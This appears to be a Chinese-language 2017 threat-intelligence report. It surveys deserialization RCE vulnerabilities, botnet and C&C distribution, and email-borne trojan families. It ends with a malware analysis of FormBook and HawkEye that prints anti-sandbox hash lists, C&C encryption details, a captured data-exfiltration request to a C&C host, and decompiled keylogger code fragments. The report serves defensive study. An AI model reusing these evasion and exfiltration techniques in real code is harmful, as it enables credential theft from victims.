2017 年 8 月 Pivotal 官方发布通告表示 Spring AMQP 服务器存在一个远程代码执行漏洞（CVE-2017-8045）。该漏洞原因是由于 org.springframework.amqp.core.Message 被不安全的反序列化为一个 string，从而导致远程代码执行。Spring 是于 2003 年兴起的一个轻量级 Java 开发框架，Spring AMQ 是其子项目 AMQP 消息解决方案，提供模板化的发送和接收消息的抽象层，提供基于消息驱动的 POJO 的消息监听等，极大方便我们使用 RabbitMQ 程序的相关开发。

Struts2 CVE-2017-9805 漏洞

2017 年 9 月，千疮百孔的 Struts2 应用又曝出存在新的高危远程代码执行漏洞。该漏洞由 lgtm.com 安全研究员汇报，编号为 CVE-2017-9805 ，漏洞危害程度为高危。当用户使用带有 XStream 程序的 Struts REST 插件来处理 XML payload 时，可能会遭到远程代码执行攻击。Struts2 REST 插件使用带有 XStream 程序的 XStream Handler 进行未经任何代码过滤的反序列化操作，这可能在反序列化 XML payload 时导致远程代码执行，任意攻击者都可以构造恶意的 XML 内容提升权限。

Jenkins CVE-2017-1000353 漏洞

2017 年 12 月，Jenkins 曝出高危远程代码执行漏洞 ，CVE 编号为 CVE-2017-1000353，攻击者可以将序列化的 Java SignedObject 对象，传输到基于远程处理的 Jenkins CLI，这将最终造成绕过现有基于黑名单的保护机制。Jenkins 是一种易于使用的持续集成系统，它可以使开发者从繁杂的集成过程中解脱出来，专注于更为重要的业务逻辑实现。同时 Jenkins 能实施监控集成中存在的错误，提供详细的日志文件和提醒功能，还能用图表的形式形象地展示项目构建的趋势和稳定性。

Weblogic CVE-2017-10271 漏洞

2017 年 12 月互联网披露 Oracle WebLogic Server 的 WLS Security 子组件存在安全漏洞。使用精心构造的 xml 数据可能造成任意代码执行，攻击者只需要发送精心构造的 HTTP 请求，就可以拿到目标服务器的控制权限。漏洞引发的原因是 Weblogic“wls-wsat”组件在反序列化操作时使用了 Oracle 官方的 JDK 组件中“XMLDecoder”类进行 XML 反序列化，远程攻击者通过发送精心构造好的 HTTPXML 数据包请求，可直接在目标服务器执行 Java 代码或操作系统命令。

二、

僵尸网络（木马）攻击态势观察

2.1 僵尸网络（木马）感染态势分析

据 VenusEye 威胁情报中心显示：2017 年全年捕获到的各类受僵尸网络（木马）控制的主机中，中国（11.59%）数量最多，受害最严重。其次是巴西（10.40%），美国（10.15%），印度（9.57%）和俄罗斯（5.77%）。总体分布如下：




图 20 2017 年全球僵尸网络感染情况分布

2017 年全年捕获到的各类 C&C（命令控制）服务器总和约 500 万。其中美国以 12.6%的比例成为 C&C 控制服务器数量最多的国家，其次为中国（9.91%），俄罗斯（9.17%），伊朗（6.27%），乌克兰（5.87%）。总体分布如下：




图 21 2017 年全球命令控制（C&C）服务器分布情况

2017 年，全球范围内活跃度最高的 5 个僵尸网络家族分别为 LokiBot，kasidet，Pony，DarkComet 和 Trickbot。




图 22 2017 年全球僵尸网络（木马）活跃家族分布

2017 年全年，我国境内（不含港澳台）僵尸主机分布最多的五个地区分别为江苏（10.55%）、广东（10.29%）、北京（7.51%）、山东（7.30%）和浙江（6.44%）。




图 23 2017 我国僵尸网络（木马）感染情况分布

控制这些僵尸主机的 C&C 服务器所在地区最多的 5 个地区分别为美国（60.28%），波兰（13.90%）,法国（5.01%），德国（4.13%）和加拿大（3.44%）。

我国境内感染量较多的僵尸网络家族依次为（按由多到少排列）：

1.ZeroAccess

Zeroaccess 采用了先进的 rootkit 来隐藏自身，它可以创建一个隐藏的文件系统，下载更多的恶意软件，并在受感染的计算机上打开后门。

2.暗云 III

“暗云”是一个迄今为止最复杂的木马之一，已感染百万主机，暗云木马使用了很多复杂的、新颖的技术来实现长期地潜伏在用户的计算机系统中。其使用了 BootKit 技术，直接感染磁盘的引导区，感染后即使重装格式化硬盘也无法清除。

3. Linux_IrcBot

Linux.IrcBot 是一个僵尸网络，主要功能是对指定目标主机发起 DDoS 攻击。

4. Nitol

Nitol 是近来最活跃的恶意 DDoS 攻击家族之一。其通过连接远程服务器，接收黑客指令，向目标域或网站发起 DDoS 攻击。还可以下载其他病毒到被感染机器。

5. njRAT

njRAT 是一个 C＃语言编写的后门，功能强大，可完全控制被感染机器。可窃取敏感信息，如键盘记录、主流浏览器(Firefox、Google Chrome、Opera)保存的密码、焦点窗口标题等，也可以截取被感染机器桌面。

6.鬼影 DDOS

鬼影 DDoS 是一个分布式拒绝服务攻击工具，抓取大量肉鸡，可以对指定目标主机发起 DDos 攻击。

7. GhOst

GhOst 是著名的开源远控程序，具有文件管理（如上传、下载、创建、删除）、进程管理、系统服务、注册表、键盘记录、远程终端、屏幕监控、查看摄像头、监听语音等等功能，可以完全控制被感染机器。

8. Ramnit

Ramnit 是一种蠕虫病毒，能够感染用户计算机系统中的.exe、.dll 和.html 文件。

9. IptabLex

IptabLex 是一个 Linux 僵尸网络，可对指定目标机器发起 DDoS 攻击。

10.KillerRat

KillerRat 由一名来自埃及的黑客从 naR 是一个功能强大的后门，使用 CSharp 语言编写。运行后，可以完全控制被植入机器。

11.BillGates

Billgates 是近几年较活跃的 DDoS 僵尸网络，攻击者多利用 ssh 爆破、漏洞攻击等方式对大量 IP 进行攻击尝试获得服务器的控制权，并通过部署僵尸木马被控端壮大僵尸网络。失陷主机可根据服务端命令可以实现 DDoS 攻击、反弹 shell 等多种操作。

2.2 通过邮件传播的木马攻击态势分析

2017 年全年捕获的通过邮件传播的木马家族约 40 余种。从技术特点及功能上分类，可以细分为窃密木马（63.50%）、远程控制木马（19.86%）、键盘记录（13.51%）、网银木马（3.13%）等四类。

窃密类木马仍占有绝对优势。相比 2016 年，Zeus 等网银木马的数量有断崖式下降。




图 24 2017 年邮件类传播木马类别占比

2017 年捕获到的各类木马家族占比如下：




图 25 2017 年邮件类传播的各类木马占比

其中，拦截到最多的是窃密木马 Pony 和 Dyzap，且数量和第 3 位的 FormBook 拉开了很大距离。FormBook、DiamondFox 是 2017 年新发现的窃密木马，同时 Dyzap 的数量相比之前有非常大的增加。样本的对抗性方面，2017 年新出现的 FormBook 使用了多种反虚拟机技术。另外除了常见的 VB Loader，C# Loader 之外，使用最多的是 Delphi Loader。

主要窃密木马样本功能对比如下：

	Pony	Dyzap	FormBook	DiamondFox
发现时间	2015.9.	2016.11.	2017.6.	2017.4
窃密	√	√	√	√
远程控制	×	×	√	√
DDOS	×	×	×	×
反虚拟机	×	√	√	√
数据回传	http 加密	http 加密	http 加密	http 加密

2017 年捕获到的远程控制类木马家族占比如下：




图 26 2017 年邮件类传播的远控木马占比

其中拦截到最多的家族是 NanoCore，NetWire，和 JRat，三者数量大致相当。Remcos 为 2017 年新发现的远控木马家族。

主要远程控制类木马功能对比如下：

	NanoCore	NetWire	JRat	Neutrino	Remcos
发现时间	2015.12.	2016.3.	2016.4.	2016.6	2017.04
窃密	√	√	√	√	√
远程控制	√	√	√	√	√
DDOS	√	√	×	√	√
反虚拟机	√	×	√	√	√
数据回传	tcp 加密	tcp 加密	http 加密	http 加密	tcp 加密

2017 年，共发现键盘记录类木马 11 类，它们分别是：HawkEyeKeylogger、AgentTesla、ISR、PredatorPainKeylogger、KeyBase、Zyklon、AZORm、AZORult、NexusLogger、OrionLogger、Cyborg。其中后 6 种是 2017 年新发现的木马家族，但数量较少。HawkEyeKeylogger 出现新变种，分析显示整体代码有很大变动，但功能未变。这些键盘记录类样本，虽然同时支持 FTP、EMAIL、PHP，但绝大多数样本都只利用 EMAIL 回传数据。

主要键盘记录类木马功能对比如下：

	HawkEye Keylogger	Agent Tesla	iSpy keylogger	predator-pain keylogger
发现时间	2015.5	2016.11.	2016.2.	2016.4.
键盘监控	√	√	√	√
剪贴板监控	√	√	√	√
摄像头监控	×	√	√	×
截屏	√	√	√	√
获取用户信息	√	√	√	√
可移动设备传播	√	×	×	√
获取浏览器账户密码	√	√	√	√
获取邮件账户密码	√	√	×	√
窃取虚拟货币	√	×	×	√
窃取 MineCraft 账号信息	√	×	√	√
下载文件	×	√	√	×
反沙箱	×	√	√	×
绕过 UAC	×	√	×	×
数据回传方式	FTP, EMAIL, PHP	FTP, EMAIL, PHP	FTP, EMAIL, PHP	FTP, EMAIL, PHP

2017 年捕获的网银木马数量下降较多，新发现的两个网银木马是 Ursnif 和 TrickBot。

主要网银木马功能对比如下：

	ZeusVM	Citadel	Ursnif	Dridex	TrickBot
发现时间	2015.8.	2016.4.	2017.9.	2015.12	2017.06
窃密	√	√	√	√	√
远程控制	√	√	√	√	√
DDOS	√	√	×	×	×
反虚拟机	√	×	√	√	√
数据回传	http 加密	http 加密	http 加密	http 加密	http 加密

2.3 典型样本分析

2.3.1 典型窃密木马分析-FormBook

FormBook 是一个功能强大的窃密木马，最早于 2016 年初在各黑客论坛上出现。该木马会把自身注入到各进程中，并对敏感函数进行 Hook，以此来记录键盘按键，窃取剪贴板数据，并从 HTTP 会话中提取数据。FormBook 同时具有后门功能，可执行 C&C 发来的各种命令，如下载和执行文件，启动进程，关闭并重启系统，窃取 cookie 和本地密码等。

1.反检测、反分析功能分析：

FormBook 使用了多种技术来防止研究人员对其进行跟踪和分析，比如：

（1）使用 RDTSC 指令进行检测时间差值，大于 0x300 毫秒退出进程。

（2）通过 NtQueryInformationProcess 查询调试端口 ProcessDebugPort 和 SystemKernelDebuggerInformation，来检测调试器。也会检测 PEB 里的 BeingDebugged 标识。

（3） 检查样本名称。首先样本文件名称必须小于 32 个字符。

如果文件名称大于 8 个字符，会对尾部的 8 个字符计算 hash，然后比较是否为 7C81C71D。

（4）基于哈希的模块黑名单。

对所有模块名称，计算 hash，并和 E11DA208(sbiedll.dll)比较。

（5）基于哈希的模块路径黑名单。

对所有模块(包括主模块)路径字符串，每个斜杠\之后的 8 个字节计算 hash，并和 6484BCB5、11FC2F72、2B44324F、9D70BEEA、59ADF952、172AC7B4、5D4B4E66 比较。

（6）基于哈希的进程黑名单。

查询所有进程，计算 hash，并和如下 hash 比较：

3EBE9086(vmwareuser.exe)、4C6FDDB5(vmwareservice.exe)、276DB13E(vboxservice.exe)、E00F0A8E(vboxtray.exe)、85CF9404(sandboxiedcomlaunch.exe)、B2248784(sandboxierpcss.exe)、CDC7E023(procmon.exe)、011F5F50(filemon.exe)、1DD4BC1C(wireshark.exe)、8235FCE2(netmon.exe)、21B17672(未知)、BBA64D93(未知)、2F0EE0D8(prl_cc.exe)、9CB95240(未知)、28C21E3F(vmtoolsd.exe)、9347AC57(vmsrvc.exe)、9D9522DC(vmusrvc.exe)、911BC70E(python.exe)、74443DB9(perl.exe)、F04C1AA9(regmon.exe)。

（7）基于哈希的用户名黑名单。

获取用户名，计算 hash，并和 ED297EAE(cuckoo)、A88492A6(sandbox-)、B21B057C(nmsdbox-)、70F35767(xxxx-ox-)、B6F4D5A8(cwsx-)、67CEA859(wilbert-sc)、C1626BFF(xpamast-sc)比较。

2.注入功能分析：

FormBook 使用 NtMapViewOfSection、NtSetContextThread、NtQueueUserAPC 来注入到 explorer.exe 进程。

3.窃密功能分析：

FormBook 通过 Hook 相关函数，来窃取数据。如按键记录和剪贴板监控会 Hook 如下函数：GetMessageA、GetMessageW、PeekMessageA、PeekMessageW、SendMessageA、SendMessageW。

对浏览器 Hook 如下函数：PR_Write、HttpSendRequestA、HttpSendRequestW、InternetQueryOptionW、EncryptMessage、WSASend。

在 http 请求里，搜索字符串 pass、token、email、login、signin、account、persistent。一旦匹配到，Http 数据即被记录下来，并上传到 C&C 服务器。

4.C&C 通信：

FormBook 使用 http 协议和 C&C 通信，数据经过了 RC4 和 Base64 加密。使用 GET 请求发送心跳包数据，数据如下：FBNG:4172B55D3.0:Microsoft Windows XP x86:QWRtaW5pc3RyYXRvcg==

其中 FBNG 是魔法字符，4172B55D 是用户 SID 是 CRC32 校验值，3.0 是 FormBook 的版本。QWRtaW5pc3RyYXRvcg==是用户” Administrator”的 Base64 编码值。

对上述字符串进行 CR4 加密，密钥来自对 C&C：”www.bddxpso.info/or/”的 sha1 编码。3.0 版本之前的 FormBook 没有使用统一的 RC4 密钥，而是对每个 C&C 计算 sha1，发送到该 C&C 的数据使用该 sha1 作为 RC4 密钥。

FormBook 使用 POST 上传其他类型的数据，如键盘记录，截屏，Logs，命令执行结果等。

```
POST /list/su/config.php HTTP/1.1
Host: www.wowtracking.info
Connection: close
Content-Length: 185
Cache-Control: no-cache
Origin: http://www.wowtracking.info
User-Agent: Mozilla Firefox/4.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.wowtracking.info/list/su/config.php
Accept-Language: en-US
Accept-Encoding: gzip, deflate

dat=K7li4nzY_AbSoNG3HSmoHJnTdl0a45sHbRR5zD2TVf9PtP8Ms2brVbndIZJkSZ35hGLN-2po2113Phi3Tg9vg0tc0buxbVuBj5
RJHfO-ZpK0MGur2aZtwNOr5Ze64UyBSoq6IusRUOrsDRjd4xUF1g..&un=QWRtaW5pc3RyYXRvcg==&br=9.HTTP/1.1 200 OK
```

图 27 FormBook 上传数据

上传的数据包含 3 个参数，dat 是上传的数据，仍然使用 RC4 和 Base64 加密。un 是用户机器名称的 Base64。br 是浏览器类型，IE 浏览器是 9，Chrome 是 8。

2.3.2 典型键盘记录木马分析-HawkEye Keylogger

2017 年出现的 HawkEye Keylogger 新变种的代码有很大变化，封装性更好，各类的分工更清晰合理。

1. 新变种使用了两个类 Config 和 ConfigLoader 来处理配置数据。

```
public static void Main()
{
    try
    {
        bool flag = !ConfigLoader.LoadConfig();
        if (!flag)
        {
            Installer.Initialize();
            ExecutionDelay.Initialize();
            SingleInstance.Initialize();
            AntiDebugger.Initialize();
            ProcessProtection.Initialize();
            ProcessElevation.Initialize(true);
            AntivirusKiller.Initialize();
            Botkiller.Initialize();
            Disablers.Initialize();
            bool flag2 = !RunOnce.Initialize();
            if (flag2)
            {
                FakeMessage.Initialize();
                WebsiteBlocker.Initialize();
                WebsiteVisitor.Initialize();
                PasswordDeleter.Initialize();
            }
            LogSender.Initialize();
            Application.Run();
        }
    }
    catch (Exception arg_7B_0)
    {
        ProjectData.SetProjectError(arg_7B_0);
        ProjectData.ClearProjectError();
    }
}
```

图 28 HawkEye 木马分析配图（1）

其中，ConfigLoader 负责加载资源解密为配置数据，并保存在 Config 类的实例里。配置项比之前版本多了很多，如是否对抗调试器 AntiDebugger、是否查杀其他 Bot、是否记录剪贴板数据，是否截屏等。配置数据仍然是 AES 加密，密钥为 81080dd57-9797-45a1-af02-a335373d3502

Connector 类，主要负责回传数据，支持 4 种回传方式。

```
public class Connector
{
    private const string TitleFormat = "HawkEye Keylogger - Reborn v8 - {0} Logs - {1} \\ {2}";
    private const string DataFormat = "HawkEye Keylogger - Reborn v8{0}{1} Logs{0}{2} \\ {3}{0}{0}{4}";
    public static bool Send(LogTypes type, string data)
    {
        bool flag = string.IsNullOrEmpty(data);
        bool result;
        if (flag)
        {
            result = false;
        }
        else
        {
            switch (ConfigLoader.Config.Delivery)
            {
            case 0:
                result = Connector.SendEmail(type, data);
                break;
            case 1:
                result = Connector.SendEmailProxy(type, data);
                break;
            case 2:
                result = Connector.SendFTP(type, data);
                break;
            case 3:
                result = Connector.SendPanel(type, data);
                break;
            default:
                result = false;
                break;
            }
        }
        return result;
```

图 29 HawkEye 木马分析配图（2）

2. 新版本比之前版本的样本多了一个 mailProxy 方式，但是分析其代码，本质仍然是 Panel 即 PHP 方式。只是 url 的格式有一点差异。mailProxy 使用 Secret、Title、Data 格式组织上传数据。

```
string text = ConfigLoader.Config.ProxyURL;
bool flag = !text.StartsWith("http://");
if (flag)
{
    text = "http://" + text;
}
bool flag2 = !text.EndsWith("/");
if (flag2)
{
    text += "/";
}
